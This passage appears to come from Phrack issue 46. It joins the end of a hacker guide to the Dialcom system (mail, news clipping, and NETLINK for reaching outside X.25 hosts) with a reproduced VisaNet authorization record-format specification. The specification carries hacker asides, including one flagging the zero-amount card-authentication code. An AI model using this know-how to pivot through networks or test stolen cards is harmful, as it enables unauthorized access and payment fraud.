Once POST is activated, it will display a prompt:

Send, Read or Purge:

If the answer is READ, POST will ask for a category (a list of categories will be displayed if you type HELP at that prompt). Once a category has been joined, you will be able to read through the messages there:

Subject: ?
From: HBT007 Posted: Sat 32-July-94 16:47 Sys 666

quit
/q
/quit

Continue to Next Item?

Answering SEND at the first prompt will allow you to send a message in a category.

Answering PURGE will allow you to delete messages post by your account. When you enter PURGE and the category to purge message from, the system will show you any posts that you are allowed to purge, followed by a "Disposition:" prompt. Enter DELETE to delete the message.

The second way to communicate is the Dialcom MAIL system. MAIL allows sending and receiving messages, it allows for mailing lists, filing mail into categories, holding mail to read later and so on. MAIL is invoked by entering, uh... oh, yes, MAIL.

It works along similar lines to those of POST, and will display the following prompt:

Send, Read or Scan:

SEND: Allows you to send a message. It will prompt with "To:", "Subject:" and "Text:" (where you enter the actual message, followed by ".SEND" on a blank line to end). After a message is sent, the "To:" prompt will appear again -- use "QUIT" to leave it.

A word about the "To:" prompt. There are two configuration files which make its use easier. First the MAIL.REF file, which is really a mailing list file. It contains entries in the format of --

```
<Nick> <Accounts>
DOODZ DVR014 ABC0013 XYZ053
```

-- and at the "To:" prompt, you can just enter "DOODZ" and the message will be sent to all three accounts. When you enter a name, MAIL searches through your MAIL.REF, and then through the account administrator's, and only then parses it as an account name. Second is the mail directory, which contains the names and account IDs of many users the account is in contact with. To display it, type "DIS DIR" at the first prompt. You'll get something like this:

HERD-BEAST 6666:HBT007 WE'RE BAD AND WE'RE KRAD

Which means you can type "HERD-BEAST" at the prompt, and not just HBT007. Also, there are special options for the "To:" prompt, most notable are: CC to send a carbon copy; EX to send the message with ``express priority''; DAR to request that if the message is sent to a user on another Dialcom system, POSTMASTER will send you a message verifying that your message has been sent; and NOSHOW, to keep the receiver from seeing everybody else on the "To:" list. For example (all these people are in the mail directory),

```
To: DUNKIN D.DREW CC FOLEY NOSHOW EX
```

You enter the message about to be sent at the "Text:" prompt. That mode accepts several commands (like .SEND), all of which begin with a dot. Any command available at the "To:" prompt is available here.

For example, you can add or remove names from to "To:" field using ".TO <ids>" or ".TO -<ids>", and add a CC using ".CC <id>". You also have a display command, ".DIS". ".DIS" alone shows the text entered so far; ".DIS TO" shows the "To:" field; ".DIS HE" shows the entire header; etc. Finally, you have editing option. ".ED" will load editing mode, so you can change the text you entered. ".LOAD <filename>" will load <filename> into the text of the message. ".SP" will check the spelling of text in the message, and there are other commands.

READ: Allows you to read mail in your mailbox. Once you enter READ, MAIL will display the header of the first message in your mailbox (or "No mail at this time") followed by a "--More--" prompt. To read the message, press <CR>; otherwise, enter NO. After you are done reading a message, you will be prompted with the "Disposition:" prompt, where you must determine what to do with the message. There you can enter several commands: AGAIN to read the message again; AG HE to read the header again; AP REPLY to reply to the message and append the original message to the reply; AP FO to forward the message to someone and add your comments to it; REPLY to reply to the sender of the message; REPLY ALL to reply to everybody on the "To:" field; FILE to file the message; SA to save the message into a text file; NEXT to read the next message in your mailbox; and D to delete the message.

SCAN: Allows you see a summary of the messages in the mailbox. Both READ and SCAN have options that allow you to filter the messages you want to read: FR <ids> to get only messages from <ids>; TO <ids> to get only messages sent to <ids>; 'string' to get only messages containing ``string'' in the "Subject:" field; "string" to get only messages containing ``string'' in the message itself; FILE CATEGORY to get only messages filed into ``CATEGORY''; and DA Month/Day/Year to get only messages in that date (adding a '-' before or after the date will get you everything before or after that date, and it's also possible to specify two dates separated by a '-' to get everything between those dates. For example, to get all of Al Gore's messages about Clipper before August 13th:

```
READ FILE CLIPPER FR GOR 'Great stuff' DA -8/13/94
```

There is also a QS (QuickScan) command that behaves the same as SCAN, only SCAN shows the entire header, and QS just shows the "From:" field.

However, there is more to do here than just send, read or scan. Some of it was mentioned when explaining these commands. Both sent and received messages can be saved into a plain text file or into a special mailbox file, called MAIL.FILE. Messages filed into the MAIL.FILE can be grouped into categories in that file.

SAVING MESSAGES: Messages are saved by entering "SA filename" at a prompt. For sent message, it's the "Text:" prompt, while entering the message, and the command is ".SA", not "SA". For received message, it's either the "--More--" or the "Disposition:" prompt.

FILING MESSAGES: Messages are filed in two cases. First, the user can file any message into any directory, and second, the system files read messages that lay in the mailbox for over 30 days. Received messages are filed by entering "FILE" at the "Disposition:" prompt. This files the message into a miscellaneous category called BOX. If an optional <category-name> is added after "FILE", the message will be filed into that category. If <category-name> doesn't exist, MAIL can create it for you. After a message has been filed, it's not removed from the mailbox -- that's up to the user to do. Sent messages behaved the same way, but the command is ".FILE" from the "Text:" prompt.

To display categories of filed mail, enter DIS FILES at a prompt. To read or scan messages in filed, just add "FILE <category-name> after the command (READ, SCAN, etc). To delete a category, enter D FILE <category-name>. To delete a single message in a category, just use D as you would on any other message, after you read it from the MAIL.FILE.

Connecting via Dialcom

Dialcom allows its customers to access other systems through it. There are some services offered specifically through Dialcom, such as the BRS/MENUS service, which is an electronic library with databases about many subjects, Telebase's Cyclopean Gateway Service, which offers access to many online database services (like Newsnet, Dialog and even BRS) and more. These services have a direct connection to Dialcom and software that maps Dialcom user ids to their own ids (it's not usually possible for someone to access one of these services without first connecting to Dialcom).

Another method is general connection to X.25 addresses. Since Dialcom is connected to X.25, and it allows users to use the Prime NETLINK commands, it's possible to PAD out of Dialcom!!#!

NETLINK is invoked by entering NETLINK. NETLINK then displays its own, '@' prompt. The commands available there are QUIT, to quit back to the OS; CONTINUE, to return to an open connection; CALL, to call an address; and D, to disconnect an open connection.

CALL takes addresses in several formats. A system name, to connect to a Dialcom system, or an address in the format of DNIC:NUA. For example,

```
@ CALL :666
Circuit #1
666 Connected
[...]

@ CALL 3110:21300023
Circuit #2
21300023 Connected
[...]
```

NETLINK establishes connections in the form of circuits. A circuit can be broken out of into command mode (the '@' prompt), using "<CR>@<CR>", and another can be opened, or parameters can be changed, etc. NETLINK has other commands, to log connections into a file, or set PAD parameters (SET, PAR), or turn on connection debugging, or change the default '@' prompt, and more.

Things to Do on Dialcom

Much of what Dialcom offers was not covered until now and will not be covered. That's because most the services could use a file each, and because many account groups have things enabled or disabled just for them. Instead, I will write shortly about two of the more interesting things online, the news service and clipping service, and add pointers to some interesting commands to try out.

The news service, accessed with the NEWS command, is a database of newswires from AP, Business Wire, UPI, Reuters and PR Newswire. The user enters the database, and can search for news by keywords.

After entering NEWS, you will see a menu of all the news agencies. Once you choose an agency, you will enter its menu, which sometimes contains a copyright warning and terms of usage and also the list of news categories available from that agency (National, North America, Business, Sports, etc). Once you choose the category, you will be asked for the keyword to search for. If a story (or several stories) was found containing your desired keyword, you can read through the stories in the order of time, or the order they appear, or reverse order and so on, and finally mail a story to yourself, or enter new search keywords, or jump to another story, or simply quit.

The news clipping service, available with the command NEWSTAB, allows the user to define keyword-based rules for selecting news clippings. The system then checks every newswire that passes through it, and if it matches the rules, mails the newswire to the user.

After entering NEWSTAB, you are presented with a menu that allows you to show, add, delete, and alter your rules for choosing news. The rules are made using words or phrases, logical operators, wildcards and minimal punctuation. A rule can be as simple as "HACKING", which will get every newswire with the word "hacking" in it mailed to you, or if you want to be more selective, "NASA HACKING". Logical operators are either AND or OR. For example, "HACKING AND INTERNET". Wildcards are either '*' or '?' (both function as the same). They simple replace any number of letters. Punctuation is permitted for initials, abbreviations, apostrophes or hyphens, but not for question marks and similar. All of this is explained in the NEWSTAB service itself.

For the file hungry, Dialcom offers several file transfer programs, including KERMIT and Dialcom's FT, which implements most popular protocols, like Zmodem, Xmodem, etc.

A small number of other fun things to try:

NET-TALK The ``interactive computer conferencing system'' -- build your private IRC!

CRYPTO Dialcom's encryption program. Something they're probably going to love on sci.crypt.

NUSAGE By far one of the better things to do on Dialcom, it was left out of this file because it is simply huge. This program allows the user (typically an administrator) to monitor network usage, sort the data, store it, peek into all the little details (virtual connection types, remote/local addresses, actions, time, commands, etc). Unfortunately, it's completely beyond the scope of this file, as there are tons of switches and options to use in order to put this program to effective use.

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 15 of 28

****

visanetoperations; part1

obtainedandcompiled


by

icejey
/\
lowerfeldafederationforundercasing iiu delamolabz chuchofthenoncomformist
&&
theilluminatibarbershopquartet

greetz2; drdelam maldoror greenparadox kaleidox primalscream reddeath kerryk

---------- [typed in true(c) 80 columns] ----------
---------- [comments appear in []s] ----------

[section one]
[from the word of god]



EXTERNAL INTERFACE SPECIFICATION

SECOND GENERATION
AUTHORIZATION RECORD FORMATS

For Record Formats

J - PS/2000 REPS
G - VisaNet Dial Debit

1.0 INTRODUCTION

2.0 APPLICABLE DOCUMENTS
2.01 RELATED VISA DOCUMENTS FOR AUTHORIZATION
2.02 RELATED VISA DOCUMENTS FOR DATA CAPTURE

3.0 AUTHORIZATION RECORD FORMATS
3.01 REQUEST RECORD FORMAT
3.02 RESPONSE RECORD FORMAT

4.0 REQUEST RECORD DATA ELEMENT DEFINITIONS
4.01 RECORD FORMAT
4.02 APPLICATION TYPE
4.03 MESSAGE DELIMITER
4.04 ACQUIRER BIN
4.05 MERCHANT NUMBER
4.06 STORE NUMBER
4.07 TERMINAL NUMBER
4.08 MERCHANT CATEGORY CODE
4.09 MERCHANT COUNTRY CODE
4.10 MERCHANT CITY CODE
4.11 TIME ZONE DIFFERENTIAL
4.12 AUTHORIZATION TRANSACTION CODE

```
    4.13 TERMINAL IDENTIFICATION NUMBER
    4.14 PAYMENT SERVICE INDICATOR
    4.15 TRANSACTION SEQUENCE NUMBER
    4.16 CARDHOLDER IDENTIFICATION DATA
    4.17 ACCOUNT DATA SOURCE
    4.18 CUSTOMER DATA FIELD
       4.18.1 TRACK 1 READ DATA
       4.18.2 TRACK 2 READ DATA
       4.18.3 MANUALLY ENTERED ACCOUNT DATA (CREDIT CARD)
          4.18.3.1 MANUALLY ENTERED ACCOUNT NUMBER
          4.18.3.2 MANUALLY ENTERED EXPIRATION DATE
       4.18.4 CHECK ACCEPTANCE IDENTIFICATION NUMBER
          4.18.4.1 CHECK ACCEPTANCE ID
          4.18.4.2 MANUALLY ENTERED CHECK ACCEPTANCE DATA
    4.19 FIELD SEPARATOR
    4.20 CARDHOLDER IDENTIFICATION DATA
       4.20.1 STATIC KEY WITH TWENTY THREE BYTE CARDHOLDER ID
       4.20.2 STATIC KEY WITH THIRTY TWO BYTE CARDHOLDER ID
       4.20.3 DUK/PT KEY WITH THIRTY TWO BYTE CARDHOLDER ID
       4.20.4 ADDRESS VERIFICATION SERVICE DESCRIPTION [hmmm...]
    4.21 FIELD SEPARATOR
    4.22 TRANSACTION AMOUNT
    4.23 FIELD SEPARATOR
    4.24 DEVICE CODE/INDUSTRY CODE
    4.25 FIELD SEPARATOR
    4.26 ISSUING INSTITUTION ID/RECEIVING INSTITUTION ID
    4.27 FIELD SEPARATOR
    4.28 SECONDARY AMOUNT (CASHBACK)
    4.29 FIELD SEPARATOR
    4.30 MERCHANT NAME
    4.31 MERCHANT CITY
    4.32 MERCHANT STATE
    4.33 SHARING GROUP
    4.34 FIELD SEPARATOR
    4.35 MERCHANT ABA NUMBER
    4.36 MERCHANT SETTLEMENT AGENT NUMBER
    4.37 FIELD SEPARATOR
    4.38 AGENT NUMBER
    4.39 CHAIN NUMBER
    4.40 BATCH NUMBER
    4.41 REIMBURSEMENT ATTRIBUTE
    4.42 FIELD SEPARATOR
    4.43 APPROVAL CODE
    4.44 SETTLEMENT DATE
    4.45 LOCAL TRANSACTION DATE
    4.46 LOCAL TRANSACTION TIME
    4.47 SYSTEM TRACE AUDIT NUMBER
    4.48 ORIGINAL AUTHORIZATION TRANSACTION CODE
    4.49 NETWORK IDENTIFICATION CODE
    4.50 FIELD SEPARATOR

5.0 RESPONSE RECORD DATA ELEMENT DEFINITIONS
    5.01 PAYMENT SERVICE INDICATOR
    5.02 STORE NUMBER
    5.03 TERMINAL NUMBER
    5.04 AUTHORIZATION SOURCE CODE
    5.05 TRANSACTION SEQUENCE NUMBER
    5.06 RESPONSE CODE
    5.07 APPROVAL CODE
    5.08 LOCAL TRANSACTION DATE
    5.09 AUTHORIZATION RESPONSE CODE
    5.10 AVS RESULT CODE
    5.11 TRANSACTION IDENTIFIER
    5.12 FIELD SEPARATOR
    5.13 VALIDATION CODE
    5.14 FIELD SEPARATOR
    5.15 NETWORK IDENTIFICATION CODE
    5.16 SETTLEMENT DATE
    5.17 SYSTEM TRACE AUDIT NUMBER
    5.18 RETRIEVAL REFERENCE NUMBER
```

5.19 LOCAL TRANSACTION TIME

6.0 CONFIRMATION RECORD DATA ELEMENT DEFINITIONS
6.01 NETWORK IDENTIFICATION CODE
6.02 SETTLEMENT DATE
6.03 SYSTEM TRACE AUDIT NUMBER

7.0 CHARACTER CODE DEFINITIONS
7.01 TRACK 1 CHARACTER DEFINITION
7.02 TRACK 2 CHARACTER DEFINITION
7.03 AUTHORIZATION MESSAGE CHARACTER SET
7.04 CHARACTER CONVERSION SUMMARY
7.05 ACCOUNT DATA LUHN CHECK
7.06 CALCULATING AN LRC
7.07 TEST DATA FOR RECORD FORMAT "J"
7.07.1 TEST DATA FOR A FORMAT "J" AUTHORIZATION REQUEST
7.07.2 RESPONSE MESSAGE FOR TEST DATA

1.0 INTRODUCTION

This document describes the request and response record formats for the VisaNet second generation Point-Of-Sale (POS) authorization terminals and VisaNet Authorization services. This document describes only record formats. Other documents describe communication protocols and POS equipment processing requirements. Figure 1.0 represents the authorization request which is transmitted to VisaNet using public communication services and the authorization response returned by VisaNet. Debit transactions include a third confirmation message.




FIGURE 1.0
Authorization request and response.

This document describes the record formats to be used for the development of new applications. Current formats or transition formats will be provided on request. The usage of some fields have changed with the new record formats. Applications which were developed to previous specifications will continue to be supported by VisaNet services. The new formats and field usage is provided with the intention of moving all new applications developed to the new formats.

2.0 APPLICABLE DOCUMENTS

The following documents provide additional definitions and background.

2.01 RELATED VISA DOCUMENTS FOR AUTHORIZATION

1. EIS1051 - External Interface Specification
Second Generation
Authorization Link Level Protocol

2.02 RELATED VISA DOCUMENTS FOR DATA CAPTURE

1. EIS1081 - External Interface Specification
   Second Generation
   Data Capture Record Formats

2. EIS1052 - External Interface Specification
   Second Generation
   Data Capture Link Level Protocol

3.0 AUTHORIZATION RECORD FORMATS

This section contains the record formats for the authorization request, response and confirmation records. The ANSI X3.4 character set is used to represent all record data elements. (See Section 7)

In the record formats on the following pages, the column heading FORMAT is defined as:

"NUM" represents numeric data, the numbers 0 through 9, NO SPACES.
"A/N" represents alphanumeric data, the printing character set.
"FS" represents a field separator character as defined in ANSI X3.4 as a "1C" hex

3.01 REQUEST RECORD FORMAT

Table 3.01b provides the record format for the authorization request records. Section 4 provides the data element definitions.

The authorization request record is a variable length record. The record length will depend on the source of the customer data and the type of authorization request. Refer to Table 3.01c to determine which GROUPS to use from Table 3.01a

TABLE 3.01a IS PROVIDED FOR REFERENCE REASONS ONLY. ALL NEW APPLICATIONS SHOULD USE ONE OF THE FOLLOWING RECORD FORMATS:

RECORD FORMAT	APPLICATION TYPE	REMARKS
J	CREDIT	All non-ATM card transactions (Visa cards, other credit cards, private label credit cards and check guarantee)
G	DIAL DEBIT	Visa supported ATM debit cards

The selection of format type J and G or any other value from Table 3.01a will depend on the VisaNet services that are desired. Contact your Visa POS member support representative for assistance in determining the required formats.

TABLE 3.01a
Record Format Summary

Non-CVV Compliant	CVV Compliant	Terminal Generation	Description
	0		RESERVED
1	N	First	Vutran
2	8	First	Sweda
4	R	First	Verifone
6	P	First	Amex
7	3	First	Racal
A	Q	First	DMC
B	R	First	GTE & Omron [velly intelestink]
C	9	First	Taltek
S	U	First	Datatrol - Standard Oil
D	T	First	Datatrol
E			RESERVED
5	F	Second	Non-REPS-Phase 1 CVV
	G	Second	Dial Debit
	H	Second	Non-REPS-Phase 2 CVV
	I	Second	RESERVED - Non-REPS Controller
	J	Second	REPS - Terminal & Controller

K	Second	RESERVED	
L	Second	RESERVED - Leased VAP	
M	Second	RESERVED - Member Format	
N-O		RESERVED	
V-Y		RESERVED	
Z	Second	RESERVED - SDLC Direct [hmmm]	

TABLE 3.01b
Second Generation Authorization Request Record Format

Group	Byte#	Length	Format	Name	see section
	1	1	A/N	Record Format	4.01
	2	1	A/N	Application Type	4.02
	3	1	A/N	Message Delimiter	4.03
	4-9	6	NUM	Acquirer Bin	4.04
	10-21	12	NUM	Merchant Number	4.05
	22-25	4	NUM	Store Number	4.06
	26-29	4	NUM	Terminal Number	4.07
	30-33	4	NUM	Merchant Category Code	4.08
	34-36	3	NUM	Merchant Country Code	4.09
	37-41	5	A/N	Merchant City Code (ZIP in the U.S.)	4.10
	42-44	3	NUM	Time Zone Differential	4.11
	45-46	2	A/N	Authorization Transaction Code	4.12
	47-54	8	NUM	Terminal Identification Number	4.13
	55	1	A/N	Payment Service Indicator	4.14
	56-59	4	NUM	Transaction Sequence Number	4.15
	60	1	A/N	Cardholder Identification Code	4.16
	61	1	A/N	Account Data Field	4.17
	Variable	1-76		Customer Data Field (See: DEFINITIONS in Table 3.01d)	4.18.x
	Variable	1	"FS"	Field Separator	4.19
	Variable	0-32	A/N	Cardholder Identification Data	4.20
	Variable	1	"FS"	Field Separator	4.21
	Variable	3-12	NUM	Transaction Amount	4.22
	Variable	1	"FS"	Field Separator	4.23
	Variable	2	A/N	Device Code/Industry Code	4.24
	Variable	1	"FS"	Field Separator	4.25
	Variable	0-6	NUM	Issuing/Receiving Institution ID	4.26
I	Variable	1	"FS"	Field Separator	4.27
	Variable	3-12	NUM	Secondary Amount (Cashback)	4.28
II	Variable	1	"FS"	Field Separator	4.29
	Variable	25	A/N	Merchant Name	4.30
	Variable	13	A/N	Merchant City	4.31
	Variable	2	A/N	Merchant State	4.33
	Variable	1-14	A/N	Sharing Group	4.33
	Variable	1	"FS"	Field Separator	4.34
	Variable	0-12	NUM	Merchant ABA	4.35
	Variable	0-4	NUM	Merchant Settlement Agent Number	4.36
	Variable	1	"FS"	Field Separator	4.37
	Variable	6	NUM	Agent Number	4.38
	Variable	6	NUM	Chain Number	4.39
	Variable	3	NUM	Batch Number	4.40
	Variable	1	A/N	Reimbursement Attribute	4.41
III	Variable	1	"FS"	Field Separator	4.42
	Variable	6	A/N	Approval Code	4.43
	Variable	4	NUM	Settlement Date (MMDD)	4.44
	Variable	4	NUM	Local Transaction Date (MMDD)	4.45
	Variable	6	NUM	Local Transaction Time (HHMMSS)	4.46
	Variable	6	A/N	System Trace Audit Number	4.47
	Variable	2	A/N	Original Auth. Transaction Code	4.48
	Variable	1	A/N	Network Identification Code	4.49
IV	Variable	1	"FS"	Field Separator	4.50

NOTE: The maximum length request can be as long as 290 bytes for an Interlink Debit Cancel request (including the STX/ETX/LRC). Since some terminals may be limited to a 256 byte message buffer, the following tips can save up to 36 bytes:

- Limit fields 4.22 and 4.28 to 7 digits
- Fields 4.26, 4.35 and 4.36 are not required for a debit request
- Field 4.33 can be limited to 10 bytes

TABLE 3.01C
Legend for GROUP (from Table 3.01b)

FOR THESE TRANSACTIONS, USE----------->GROUPS	I	II	III	IV	RECORD FORMAT
Check guarantee	X				J
Non-ATM card transactions (Visa cards, other credit cards, private label credit cards	X	X			J
Visa supported ATM debit cards: Purchase, Return and Inquiry Request	X	X	X		G
Visa supported ATM debit cards: Interlink Cancel Request	X	X	X	X	G

TABLE 3.01d
Definitions for Customer Data Field (from Table 3.01b)

Length	Format	Field Name	See Section
MAGNETICALLY read credit cards (SELECT ONE):			
up to 76	A/N	Track 1 Read Data	4.18.1
up to 37	NUM	Track 2 Read Data	4.18.2
MANUALLY entered credit cards:			
up to 28	NUM	Manually Entered Account Number	4.18.3.1
1	"FS"	Field Separator	
4	NUM	Manually Entered Expiration Date (MMYY)	4.18.3.2
MACHINE read and MANUALLY entered check acceptance requests:			
1 to 28	A/N	Check Acceptance ID	4.18.4.1
1	"FS"	Field Separator	4.18.4.2
3 to 6	A/N	Manually Entered Check Acceptance Data	4.18.4.2
MAGNETICALLY read ATM debit cards:			
up to 37	NUM	Track 2 Read Data	4.18.2

3.02 RESPONSE RECORD FORMAT

Table 3.02a provides the record format for the authorization response records. Section 5 provides the data element definitions.

The authorization response record is variable length for record formats "J" & "G". Refer to Table 3.02b to determine which GROUPS to use from Table 3.02a.

Table 3.02a
Second Generation Authorization Response Record

Group	Byte#	Length	Format	Name	see section
	1	1	A/N	Payment Service Indicator	5.01
	2-5	4	NUM	Store Number	5.02
	6-9	4	NUM	Terminal Number	5.03
	10	1	A/N	Authorization Source Code	5.04
	11-14	4	NUM	Transaction Sequence Number	5.05
	15-16	2	A/N	Response Code	5.06
	17-22	6	A/N	Approval Code	5.07
	23-28	6	NUM	Local Transaction Date (MMDDYY)	5.08
	29-44	16	A/N	Authorization Response Message	5.09
	45	1	A/N	AVS Result Code	5.10
	Variable	0/15	NUM	Transaction Identifier	5.11
	Variable	1	"FS"	Field Separator	5.12
	Variable	0/4	A/N	Validation Code	5.13

I	Variable	1	"FS"	Field Separator	5.14
	Variable	1	A/N	Network Identification Code	5.15
	Variable	4	NUM	Settlement Date (MMDD)	5.16
	Variable	6	A/N	System Trace Audit Number	5.17
	Variable	12	A/N	Retrieval Reference Number	5.18
II	Variable	6	NUM	Local Transaction Time (HHMMSS)	5.19

Table 3.02b
Legend for GROUP (from Table 3.02a)

FOR THESE TRANSACTIONS, USE	GROUPS I	GROUPS II	RECORD FORMAT
All non-ATM card transactions (Visa cards, other credit cards, private label credit cards and check guarantee)	X		J
Visa supported ATM debit cards: Purchase, Return, Inquiry Request and Interlink Cancel Request	X	X	G

3.03 CONFIRMATION RECORD FORMAT (ATM DEBIT ONLY)

Table 3.03 provides the record format for the second generation debit response confirmation record. Section 6 provides the data element definitions.

The debit response confirmation record is a fixed length record.

TABLE 3.03
Second Generation Debit Response Confirmation Record

Group	Byte#	Length	Format	Name	see section
	1	1	A/N	Network ID Code	6.01
	2-5	4	NUM	Settlement Date (MMDD)	6.02
I	6-11	6	A/N	System Trace Audit Number	6.03

4.0 REQUEST RECORD DATA ELEMENT DEFINITIONS

The following subsections will define the authorization request record data elements.

4.01 RECORD FORMAT

There are several message formats defined within the VisaNet systems. The second generation authorization format is specified by placing one of the defined values in the record format field. Table 4.01 provides a brief summary of the current formats.

TABLE 4.01
VisaNet Authorization Record Format Designators

RECORD FORMAT	RECORD DESCRIPTION
J	All non-ATM card transactions (Visa cards, other credit cards, private label credit cards and check guarantee)
G	Visa supported ATM debit cards

4.02 APPLICATION TYPE

The VisaNet authorization system supports multiple application types ranging from single thread first generation authorization to interleaved leased line authorization processing. Table 4.02 provides a summary of application type.

TABLE 4.02
VisaNet Application Designators

APPLICATION TYPE	APPLICATION DESCRIPTION	USE WITH REC. FMT.
0	Single authorization per connection	J and G

2	Multiple authorizations per connection single-threaded	J and G
4	Multiple authorizations per connect, interleaved	J
6	Reserved for future use	---
8	Reserved for future use	---
1,3,5,7	Reserved for VisaNet Central Data Capture (CDC)	---
9	Reserved for VisaNet Down Line Load	---
A-Z	Reserved for future use	---

4.03 MESSAGE DELIMITER

The message delimiter separates the format and application type designators from the body of the message. The message delimiter is defined as a "." (period)

4.04 ACQUIRER BIN

This field contains the Visa assigned six-digit Bank Identification Number (BIN) The acquirer BIN identifies the merchant signing member that signed the merchant using the terminal.

NOTE: The merchant receives this number from their signing member.

4.05 MERCHANT NUMBER

This field contains a NON-ZERO twelve digit number, assigned by the signing member and/or the merchant, to identify the merchant within the member systems. The combined Acquirer BIN and Merchant Number are required to identify the merchant within the VisaNet systems.

4.06 STORE NUMBER

This field contains a NON-ZERO four-digit number assigned by the signing member and/or the merchant to identify the merchant store within the member systems. The combined Acquirer BIN, Merchant Number, and Store Number are required to identify the store within the VisaNet systems.

4.07 TERMINAL NUMBER

This field contains a NON-ZERO four-digit number assigned by the signing member and/or the merchant to identify the merchant store within the member systems. This field can be used by systems which use controllers and/or concentrators to identify the devices attached to the controllers and/or concentrators.

4.08 MERCHANT CATEGORY CODE

This field contains a four-digit number assigned by the signing member from a list of category codes defined in the VisaNet Merchant Data Standards Handbook to identify the merchant type.

4.09 MERCHANT COUNTRY CODE

This field contains a three-digit number assigned by the signing member from a list of country codes defined in the VisaNet V.I.P. System Message Format Manuals to identify the merchant location country.

4.10 MERCHANT CITY CODE

This field contains a five character code used to further identify the merchant location. Within the United States, the give high order zip code digits of the address of the store location are used. Outside of the United States, this field will be assigned by the signing member.

4.11 TIME ZONE DIFFERENTIAL

This field contains a three-digit code used to calculate the local time within the VisaNet authorization system. It is calculated by the signing member, providing the local time zone differential from Greenwich Mean Time (GMT). The first two digits specify the magnitude of the differential. Table 4.11 provides a brief summary of the Time Zone Differential codes.

TABLE 4.11
Time Zone Differential Code Format

Byte #	Length	Format	Contents
1	1	NUMERIC	DIRECTION 0 = Positive, Local Ahead of GMT, offset in hours 1 = Negative, Local Time behind GMT, offset in hours 2 = Positive, offset in 15 minute increments 3 = Negative, offset in 15 minute increments 4 = Positive, offset in 15 minute increments, participating in daylight savings time 5 = Negative, offset in 15 minute increments, participating in daylight savings time 6-9 = INVALID CODES
2-3	2	NUMERIC	MAGNITUDE For Byte #1 = 0 or 1 0 <= MAGNITUDE <= 12 For Byte #1 = 2 through 5 0 <= MAGNITUDE <= 48

A code of 108 indicates the local Pacific Standard time which is 8 hours behind GMT.

4.12 AUTHORIZATION TRANSACTION CODE

This field contains a two-character code defined by VisaNet and generated by the terminal identifying the type of transaction for which the authorization is requested. Table 4.12 provides a summary of the transaction codes.

TABLE 4.12
Authorization Transaction Codes

TRAN CODE	TRANSACTION DESCRIPTION
54	Purchase
55	Cash Advance
56	Mail/Telephone Order
57	Quasi Cash
58	Card Authentication - Transaction Amt & Secondary Amt must equal $0.00, AVS may be requested [ah-hah!]
64	Repeat: Purchase
65	Repeat: Cash Advance
66	Repeat: Mail/Telephone Order (MO/TO)
67	Repeat: Quasi Cash
68	Repeat: Card Authentication - Transaction Amt & Secondary Amt must equal $0.00, AVS may be requested
70	Check guarantee, must include RIID (field 4.26)
81	Proprietary Card
84	Private Label Purchase
85	Private Label, Cash Advance
86	Private Label Mail/Telephone Order (MO/TO)
87	Private Label Quasi Cash
88	Private Label Card Authentication - Transaction Amt & Secondary Amt must equal $0.00, AVS may be requested
93	Debit Purchase
94	Debit Return
95	Interlink Debit Cancel (see NOTE below)

NOTE (for TRANSACTION CODE = 95)

- For Interlink Debit CANCEL request message, all of the fields in Groups I and II will come from the original transaction request or the original transaction response, with the exception of the following:
  - The AUTHORIZATION TRANSACTION CODE will need to be changed to the Debit CANCEL code.
  - The TRANSACTION SEQUENCE NUMBER should be incremented in the normal fashion.
  - The CUSTOMER DATA FIELD and the CARDHOLDER IDENTIFICATION DATE (PIN) will need to be re-entered.

4.13 TERMINAL IDENTIFICATION NUMBER

This field contains an eight-digit code that must be greater than zero, defined by the terminal down line load support organization. Support may be provided by the Visa's Merchant Assistance Center (MAC), the signing member, or a third party organization. The terminal ID is used to uniquely identify the terminal in the terminal support system and identification for the VisaNet Central Data Capture (CDC). The terminal ID may not be unique within the VisaNet system. Each terminal support provider and member that provides its own terminal support can assign potentially identical terminal IDs within its system. The terminal ID can be used by the terminal down line load system to access the terminal application and parameter data from a system data base when down line loading a terminal. [huh?]

NOTE: It is recommended that [the] Terminal ID Number should be unique within the same Acquirer's BIN.

4.14 PAYMENT SERVICE INDICATOR

This is a one-character field used to indicate a request for REPS qualification. Table 4.14 provides a summary of the codes.

TABLE 4.14
Payment Service Indicator Codes

RECORD FORMAT	VALUE	DESCRIPTION
J	Y	Yes
J	N	No
G	Y	Yes
G	N	No

[repetitive? you bet]

4.15 TRANSACTION SEQUENCE NUMBER

